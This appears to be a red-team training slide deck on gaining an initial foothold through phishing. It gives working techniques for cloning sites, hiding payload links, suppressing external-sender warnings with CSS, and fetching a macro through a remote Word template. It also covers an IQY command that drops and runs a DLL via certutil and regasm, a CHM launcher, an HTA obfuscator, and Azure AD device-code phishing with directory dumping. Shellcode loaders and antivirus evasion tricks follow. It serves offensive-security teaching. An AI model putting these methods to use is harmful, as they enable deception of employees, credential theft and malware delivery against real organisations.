# Initial Foothold

## nslookup command

```
C:\>nslookup -type=TXT ringzer0team.com 8.8.8.8
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
ringzer0team.com      text =
                        "d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM"
ringzer0team.com      text =
                        "v=spf1 include:spf.protection.outlook.com -all"
ringzer0team.com      text =
                        "NETORGFT6283974.onmicrosoft.com"
ringzer0team.com      text =
                        "FLAG-30519RR202HG695t6Y8ZU77xyq"
```



# Initial Foothold

External assets can be tested using various tools:

Attack Lync:

- <https://github.com/nyxgeek/lyncsmash>

Attack Office365:

- <https://github.com/mdsecactivebreach/o365-attack-toolkit>



# Initial Foothold

Now that we have everything in place to send our phishing, create the phishing email and website

If you can use one of the target systems to host your payload, do it!

If you can't, make sure that your phishing website is attractive:

- Clone legitimate website visual to make it look “professional”
- Obfuscate your payload
- Avoid typo squatting use 3<sup>rd</sup> party cloud service approach:  
ringzer0.payrollapp.com vs rlngzer0.com
- Use categorized domain
- Domain age and certificate matter
- Don't store the payload in the email



# Initial Foothold

Clone legitimate website visual to make it look “professional”

The first impression your victim will get will come from the look of the website



## WEBSITE DOWNLOADER

A Free Tool By Wayback Machine Downloader

A screenshot of the Website Downloader tool. It has input fields for 'http(s):// www.example.com or example.com' and 'email@example.com (for file delivery)'. There's a checkbox for 'I'm not a robot' with a reCAPTCHA verification. A blue 'DOWNLOAD NOW' button is at the bottom. Below the button, there's a section titled 'About this tool' with a brief description of the tool's purpose and usage.

# Initial Foothold

## Obfuscate your payload

Assume that automated product will crawl your website. Hide the link to your final payload:

Simple Apache mod\_rewrite rule to generate “corporate” URL with unique ID

```
RewriteEngine On  
RewriteCond %{REQUEST_FILENAME} ! -f  
RewriteCond %{REQUEST_FILENAME} ! -d  
RewriteRule ^(.*)$ index.php [L, QSA]
```

`https://phishy.domain/company/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/`  
will actually call

`https://phishy.domain/company/index.php`



# Initial Foothold

## Obfuscate your payload

Use JavaScript to generate your payload's final link

Let's assume the HTML on the phishing website looks like this:

```
<a href="https://phishy.domain/payload.docm">download the code of conduct</a>
```

Automated security tools can easily process the HTML and pull the payload to perform further analysis



# Initial Foothold

## Obfuscate your payload

```
<a id="download" href="#">  
download the code of conduct</a>  
<script>  
document.getElementById("download").onclick = function() {  
    document.location= "https://phish" + "y.domain/pay" + "load";  
}  
document.getElementById("download").click();  
</script>
```



# Initial Foothold

## Email Trick

The big warning box case

This email was received from an external sender. Please use caution when clicking links or opening attachments.

Usually, your phishing is coming from an external domain, and it loads such warning in your email. Can we get rid of it...



# Initial Foothold

## Email Trick

CSS is the key here

Send your phishing email in HTML format and add the following piece of code:

```
<style>body { display: none } .phish { display: block !important }</style>
<div class="phish">Your Phishing email content goes here</div>
```



# Initial Foothold

## Email Trick

This can be easily tested locally using pywin32 on Windows and Outlook

```
import win32com.client as win32
outlook = win32.Dispatch('outlook.application')
mail = outlook.CreateItem(0)
mail.To = 'mr.un1k0d3r@gmail.com'
mail.Subject = 'Phishing test'
mail.HTMLBody = """
<style>body { display: none } .phish { display: block !important }</style>
<div class="phish">Your Phishing email content goes here</div>
"""

mail.Send()
```




# Initial Foothold

## Avoid typo squatting

If an employee notices the phishing attempt and identifies the typo squatting, without a doubt, he will report. However, if the original domain looks legitimate, the chance that the URL will be trusted increases

- ringzer0.payrollservice.com
- rlngzer0.com
- rìngzer0.com



Thanks to browser URL font for making the typo a bit harder to see



# Initial Foothold

## Use categorized domain

Assume that the targeted organization has a proxy in place internally. The proxy may only allow trusted category:

- You can purchase already categorized domain that expired
- You can purchase your own domain and categorize it yourself

There are so many new domains that are registered that nowadays most proxies will let uncategorized domains through to avoid having several support tickets

But always assume the worst, assume your client has tight filtering (reconnaissance may have revealed some information)



# Initial Foothold

## Domain age matter

Proxy may prevent newly registered domain

### Access denied

We're sorry, you can't access the content at this address.

See our [Technology, Social Media and Intellectual Property Policy](#) for more information.

◀ Go Back

URL requested: mr.un1k0d3r.com/portal

Category: newly-registered-domain



# Initial Foothold

## Domain age and certificate matter

Even if you are not working a red team, you should register domains occasionally to let them age before they will be used:

- Security solution may flag your email as suspicious due to a newly created domain
- Corporate solution (for now) may flag let's encrypt certificate as suspicious since most of the major brands did not adopt it
- Use commercial solution to get a certificate
- For now, you can still use HTTP only website avoiding to deal with certificate (Browsers are planning to flag non-HTTPS site soon)



# Initial Foothold

## Domain age and certificate matter

Quick note on DNS:

If you are planning to reuse the domain, make sure it was not burned during the previous engagement:

- Search for the domain name on public scanning platform such as virustotal
- When you setup your DNS for your subdomain, instead of defining a specific subdomain and leaking previous client, use wildcard \*.yourdomain.com



# Initial Foothold

## **Don't store the payload in the email**

Storing your payload on a website you control allows you to:


- Know the source IP to detect potential automated tool
- Know if there is an automated tool that crawled your payload (user agent, IP)
- Swap your payload if there is a problem
- Track users that interacted with your phishing



# Initial Foothold

**Don't store your macro in your document**

Office allow you to fetch remote template



word → \_rels

Name

- document.xml.rels
- header1.xml.rels
- settings.xml.rels

```
<?xml version="1.0" encoding="UTF-8"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
        Target="https://mr.un1k0d3r.com/training/payload.docm" TargetMode="External" />
</Relationships>
```

Zip it back and you are good to go



# Initial Foothold

Hi Bob,

We are currently updating our code of conduct policy. Please review and accept as soon as possible.

We are using the CodeOfConduct EZ-Form technology to digitally sign the document.

The code of conduct can be found here:

<https://ringzer0team.codeofconductupdate.com/trustwave/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/>

Thank you,



# Initial Foothold

Do not hesitate to duplicate the target signature format. Once again, reconnaissance probably leaked some public email with the format they are using

Try online forms and wait for an automatic reply



# Exercise

## Check domain categorization

# Initial Foothold

## Payload Options

Based on the reconnaissance, you may want to prioritize a certain type of payload over another one

EDR and Antivirus love to brag about their detection capability. Browse their website for more information and use a payload that does not use a technique they detect



# Initial Foothold

## Macro VBA:

### PROS:

- Easy to write
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen



# Initial Foothold

## Macro VBA:

### CONS:

- Easy to block (Macro enabled document)
- Since Office 2016, macros are disabled by default and can't be enabled
- Easy heuristics detection (WinWord.exe spawning cmd.exe). Use WinWord to WMI to prevent that
- User interaction required to allow it to run



# Initial Foothold

## Macro VBA tricks:

Use WMI to spawn process to break the process chain

Use condition to execute code:

- Good ol' domain check
- Delayed execution
- Use VBA as the first stage to download more payload

<https://github.com/Mr-Un1k0d3r/MaliciousMacroGenerator>



# Initial Foothold

## HTA:

### PROS:

- Easy to write
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen



# Initial Foothold

HTA:

CONS:

- Well known technique, lot of detection effort has been made
- User interaction required to allow it to run
- Relatively easy to detect since mshta.exe is the parent process



# Initial Foothold

## HTA tricks:

Use simple HTA to dump other files that rely on Windows signed binary to bypass application whitelisting

Use the engine to obfuscate your code

```
<img src=x onerror=execScript(eval("..."))>
```



# Initial Foothold

```
import sys
import random
import string

def gen_str(size):
    return "".join(random.SystemRandom().choice(string.ascii_uppercase + string.ascii_lowercase) for _ in range(size))

str = open(sys.argv[1], "r").read().replace(" ", "")
output = "<img src=%s.png onerror=\"\\u0065\\u0078\\u0065\\u0063\\u0053\\u0063\\u0072\\u0069\\u0070\\u0074\" % gen_str(random.randrange(10, 24))

str = str.replace("\n", ";")
for i in str.strip():
    if i is " ":
        output += " "
    elif i is "(":
        output += "("
    elif i is ")":
        output += ")"
    elif i is ",":
        output += ","
    elif i is "=":
        output += "="
    elif i is ";":
        output += "\\r"
    else:
        current = format(ord(i), "x")
        output += "\\u" + current.rjust(4, "0")

output += "&#39&#44&#32&#39VBScript&#39&#41\">
print(output)
```



# Initial Foothold

## IQY File:

### PROS:

- Easy to write
- Easy to obfuscate or embed another file inside the IQY file
- Pretty flexible: can be chained with other techniques to avoid detection
- No SmartScreen



# Initial Foothold

## IQY File:

### CONS:

- Well known technique, lot of detection effort has been made
- User interaction required to allow it to run
- Excel disables it on most systems



# Initial Foothold

## IQY file tricks:

<https://gist.github.com/Mr-Un1k0d3r/abdcf16ebcef5842c7f79ee6686271e7>

```
=cmd|' /c more /E +12 %userprofile%\Downloads\poc.iqy > %temp%\poc.hex && certutil -decodehex %temp%\poc.hex  
%temp%\poc.dll && C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U %temp%\poc.dll!'A1'
```

<https://gist.github.com/Mr-Un1k0d3r/4ed3e3e0416fbbd1fd015119359eb961>

WEB

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<https://ringzer0.com/IQY>

```
SingleBlockTextImport=False  
DisableDateRecognition=False  
DisableRedirections=False
```

4d5a90000300000004000000ffff...



# Initial Foothold

## **ClickOnce:**

### PROS:

- Easy to write (CSharp or any .NET language of your choice since it's all converted into MSIL)
- Easy to obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- Rely on the .NET framework (easy to pivot to unmanaged Powershell)
- It's an EXE, low obfuscation can be used



# Initial Foothold

## **ClickOnce:**

### **CONS:**

- SmartScreen will be triggered
- User interaction required to allow it to run
- Internet Explorer or Edge is required to deliver the payload



# Initial Foothold

## ClickOnce Tricks:

CSharp (or .NET language of your choice) can be easily obfuscated and used to either load shellcode or unmanaged powershell

<https://github.com/Mr-Un1k0d3r/ClickOnceGenerator>



# Initial Foothold

## **LNK file:**

### PROS:

- Easy to generate
- Run arbitrary command
- No SmartScreen



# Initial Foothold

**LNK file:**

**CONS:**

- Easy to analyze
- Kind of shady since you need a ZIP usually to add all the needed files



# Initial Foothold

LNK can be bundle with a MSI installer



securitypatch\_2019.msi

---

Target type: Application

Target location: system32

Target: %windir%\system32\ rundll32.exe SHELL32.DLL,S

---

# Initial Foothold

## **CHM file:**

### PROS:

- Easy to write (HTML & script based)
- No SmartScreen
- Not super popular



# Initial Foothold

**CHM file:**

**CONS:**

- Easy to analyze
- Looks shady from a user perspective
- Limited in your actions



# Initial Foothold

## CHM Tricks:

Need to be compiled locally using hhc.exe

---

```
<HTML>
<TITLE>CHM Snippet</TITLE>
<HEAD>
</HEAD>
<BODY>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7all" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",cmd.exe,/c calc ,">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
<A name=contents>
<H2 align=center>CHM File</H2>
</A>
</BODY>
</HTML>
```



# Initial Foothold

EXE:

PROS:

- Deep obfuscate
- Pretty flexible: can be chained with other techniques to avoid detection
- It's an EXE, low obfuscation can be used
- Direct use of Windows APIs unhooking is possible without writing too much code



# Initial Foothold

**EXE:**

**CONS:**

- SmartScreen will be triggered
- May be hard to run due to policy in place



# Initial Foothold

## EXE Tricks:

- Avoid using generated exe without modification; AV will detect them in a matter of seconds
- Time to learn assembly and Windows core to obfuscate your code
- Zip your EXE. If your target is using anything else than the default windows archive utility, you will not get SmartScreen since it will remove the **Mark of the Web**

11/14/2019 12:37 PM

4,375,942 [MS-SCMR](1).pdf

26 [MS-SCMR](1).pdf:Zone.Identifier:\$DATA


C:\>dir /R



# Initial Foothold

## SmartScreen?

When you download certain type of file such as EXE, you may get prompted with the following screen



# Initial Foothold

Each downloaded file will contain an ADS file (Alternate Data Stream) with the zone identifier

*cmd.exe /c dir /R* will show the ADS

Once extracted the ADS contains the following data:

[ZoneTransfer]  
ZoneId=3



# Initial Foothold

- ZoneId=0: Local machine
- ZoneId=1: Local intranet
- ZoneId=2: Trusted sites
- ZoneId=3: Internet
- ZoneId=4: Restricted sites



# Exercise

Select a payload  
based on the recon  
result

# Initial Foothold

## Phishing advice:

- Nowadays, getting access to a well secured environment through a phishing campaign is getting harder. The following tips may help:
  - Choose your target wisely
  - Do not hesitate to perform multi layers phishing
  - Do not hesitate to engage a conversation with the victim to gain trust (Employee applying for a job and couple of emails exchanged)
  - Make your phishing as boring as possible; it may take more time, but there is less chance it will be reported
  - Take your time





# 15 minutes break

# Gaining Access

You can use Azure AD to get internal AD access

Perfect for phishing too, since you are using a legitimate Microsoft endpoint



# Gaining Access

You can use the devicecode feature

```
$body=@{  
    "client_id" = "d3590ed6-52b3-4102-aeff-aad2292ab01c"  
    "resource" = "https://graph.windows.net"  
}  
  
$authResponse = Invoke-RestMethod -UseBasicParsing -Method Post -Uri  
"https://login.microsoftonline.com/common/oauth2/devicecode?api-  
version=1.0" -Body $body  
  
$user_code = $authResponse.user_code  
write-output $authResponse
```



# Gaining Access

```
PS C:\Users\charles.hamilton\Desktop> import-module .\phish.ps1

user_code      : EH33T6CM6
device_code    : EAQABAAEAAAB2UyzwtQEKR7-rWbgdcBZIs06gG-gKY4cM__-MSS1UCX6emGLayTuvXhzssvZjooLPkZDxiB41kpJLfi9uEYKx3K54n7yX9YVafMSdz
                cW6ZzISI8frBhl2mW0j-4aaXzGyQzfQuLVoRyJ0yh8l1i4fNYt4c7hsGQOrGh704nXwI2SOR_ZoObngBMmydH4_CiggAA
verification_url : https://microsoft.com/devicelogin
expires_in     : 900
interval       : 5
message        : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code EH33T6CM6 to
                authenticate.
```



# Gaining Access

```
$jwt = $response.access_token  
  
$output = Parse-JWTtoken -token $jwt  
$upn = $output.upn  
write-output $upn  
Write-output "Dumping Users"  
Connect-AzureAD -AadAccessToken $response.access_token -AccountId $upn  
Get-AzureADUser -All $True | Select-Object -Property * | Out-File AD-users.txt  
  
Write-output "Dumping Groups"  
Get-AzureADGroup -All $True | Select-Object -Property * | Out-File AD-groups.txt  
  
Write-output "Dumping Groups Membership"  
foreach($group in Get-AzureADGroup -All $True) {  
    $group.DisplayName | Out-File GroupMembership.txt -Append  
    Get-AzureADGroupMember -ObjectId $group.ObjectId -All $True | Out-File  
GroupMembership.txt -Append  
}
```



# Gaining Access

The complete source code is located at:


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
# Exercise

Try it against  
yourself

# Gaining Access



Crafting payload is an art



Most of the attack framework and C2 on the market offer shellcode as their stage one

# Gaining Access

**First of all, what is shellcode?**



# Gaining Access

- Shellcode is basically assembly code often referred as opcode

```
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# Gaining Access

Assembly language is designed to be the “human readable” version of the opcode processed by the CPU



# Gaining Access

The opcode can be converted back to assembly to confirm its assembly code

OpAsm can convert opcode to assembly and vice versa

<https://ringzer0ctf.com/static/OpAsm.1.3.py>

```
OpAsm Tools v1.3 / Mr.Un1k0d3r RingZer0 Team

ASSEMBLY OUTPUT
 0: fc          cld
 1: e8 89 00 00 00 call  8f <(null)-0x8bd3008d>
 6: 60          pusha
 7: 89 e5        mov   ebp,esp
 9: 31 d2        xor   edx,edx
 b: 64 8b 52 30  mov   edx,DWORD PTR fs:[edx+0x30]
 f: 8b 52 0c        mov   edx,DWORD PTR [edx+0xc]
12: 8b 52 14        mov   edx,DWORD PTR [edx+0x14]
15: 8b 72 28        mov   esi,DWORD PTR [edx+0x28]
18: 0f b7 4a 26  movzx ecx,WORD PTR [edx+0x26]
1c: 31 ff        xor   edi,edi
1e: 31 c0        xor   eax,eax
20: ac          lodsd al,BYTE PTR ds:[esi]
21: 3c 61        cmp   al,0x61
23: 7c 02        jl   27 <(null)-0x8bd300f5>
```



# Gaining Access

Shellcode can be executed using small C program

Keep in mind that this approach is not going to work on modern systems due to memory allocation security measures

The long way

```
#include <Windows.h>

int main() {
    char payload[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5
|
    int(*caller)(void);

    caller = (int(*)())payload;
    caller();
    return 0;
}
```

The short way

```
#include <Windows.h>

const char main[] = "\xcc\xcc";
```



# Gaining Access

Once compiled, this complex basically becomes a call EAX, where EAX is pointing to the shellcode

The screenshot shows a debugger interface with several panes:

- Registers:** Shows CPU registers EIP, EBX, ECX, EDX, and ESP. EIP points to the instruction at address 004013B6.
- Registers pane details:** EIP is 004013B6, EBX is 0040303B, ECX is 75AAAEE9, EDX is 00000000.
- Stack pane:** Shows assembly code starting at address 004013A3. The instruction at 004013B6 is a call to EAX. The assembly code includes: mov dword ptr ss:[esp+35C], eax; mov dword ptr ss:[esp], caller.403024; call <JMP.&puts>; mov eax,dword ptr ss:[esp+35C]; call eax; mov eax,0; lea esp,dword ptr ss:[ebp-C]; pop ebx; pop esi; pop edi; pop ebp; ret.
- Call stack pane:** Shows the call stack with four entries:
  - 00403024 "Calling shellcode"
  - 0040303B caller.0040303B
  - 75AAAEE9 msvcr7.75AAAEE9
  - 00000000
- Memory dump pane:** Shows memory dumps from address 0060FBA1 to 0060FC91. The ASCII dump shows shellcode starting at 0060FBA1, which includes: üe...`á1öd.R0., R..R..r(..J&1ý1A, R..R..r(..J&1ý1A, ., ÄI..ÇaoRW, .R..B<.D.@x.AtJ., DP.H..X..Öå<I.4., Öý1A~ÄI..ç8auô, .}ø;};\$uàX.X\$.Öf., .K.X..Ö...D.D\$\$, [[aYZQýaX\_Z..é.], hnet.hwinithlw&, ýÖe...1ýWWWWWh:, VýýÖé...[1EQQj, .QQh»...SPHW..Äý, ÖPé...[10Rh..2A., RRRSRPhëU.;ýÖ..Ä., ÄPh.3...aj.Pj.Vh, uF..ýÖ\_1ýWWjýsvh.

# Gaining Access

EIP is now pointing to EAX and the shellcode is executed

The screenshot shows a debugger interface with the following details:

- Registers:** EIP points to the value **EAX**. The CPU register pane shows:
  - EAX: 0060FBA1
  - EBX: 0040303B
  - ECX: 75AAE9
  - EDX: 00000000
  - EBP: 0060FF08
  - ESP: 0060FB8C
  - ESI: 00403383
  - EDI: 0060FEEC
- Stack:** The stack pane shows the assembly code:

```
cld  
call 60FC30  
pushad  
mov ebp,esp  
xor edx,edx  
mov edx,dword ptr [edx+30]  
mov edx,dword ptr [edx+C]  
mov edx,dword ptr [edx+14]  
mov esi,dword ptr [edx+28]  
movzx ecx,word ptr [edx+26]  
xor edi,edi  
xor eax,eax  
lodsb  
cmp al,61  
j1 60FBC8  
sub al,20  
ror edi,D  
add edi,eax  
loop 60FBBF
```
- Registers (Detailed):**

	Value	Description
EAX	0060FBA1	caller.0040303B
EBX	0040303B	caller.0040303B
ECX	75AAE9	msvcrt.75AAE9
EDX	00000000	
EBP	0060FF08	
ESP	0060FB8C	
ESI	00403383	caller.00403383
EDI	0060FEEC	
EIP	0060FBA1	
EFLAGS	00000246	
ZF	1	PF 1 AF 0
OF	0	SF 0 DF 0
CF	0	TF 0 IF 1

**FC E8 89 00 00 00**




# Gaining Access

**FC E8 89 00 00 00**

**Typical Metasploit / cobalt strike shellcode signature**




# Gaining Access



No need to say that Antivirus solutions and EDR will detect this stager in a matter of second since it can be detected easily



Even static approach can detect the shellcode signature



# Gaining Access

- To AVOID detection, we will go through two commonly used techniques
  - Low level obfuscation (using C or assembly)
  - WRAPPING THE SHELLCODE IN SEVERAL LAYERS OF CODE (GZIP + BASE64 + C# + UNMANAGED POWERSHELL)

# Gaining Access

- Low level obfuscation serves the purpose of evading static detection and not too sophisticated security products
- The idea is to hide the original shellcode that can be easily detected using regex or pattern match
- Runtime detection will still detect the final shellcode behavior



# Gaining Access

For instance, DKMC is using a low-level obfuscation approach  
In a nutshell, the code is encrypting the shellcode with a 32 bits  
(DWORD) key using the xor operator.

$$\text{DWORD key} \oplus \text{DWORD shellcode}$$

The key is unknown by the algorithm, and it is bruteforced at runtime  
<https://github.com/Mr-Un1k0d3r/DKMC>



# Gaining Access

The algorithm used in DKMC to decrypt the shellcode is only 84 bytes


Low-level obfuscation can be extremely compact and much harder to detect

```
0: eb 44          jmp    46
2: 58             pop    eax
3: ..68 xx xx xx xx push   0xxxxxxxxx
8: ..5e             pop    esi
9: ..31 c9         xor    ecx,ecx
b: 89 cb           mov    ebx,ecx
d: 6a 04           push   0x4
f: 5a             pop    edx
10: 68 xx xx xx xx push   0xxxxxxxxx
15: 5e             pop    esi
16: ff 30           push   DWORD PTR [eax] <-----
18: 59             pop    ecx
19: 0f c9           bswap  ecx
1b: 43             inc    ebx
1c: 31 d9           xor    ecx,ebx
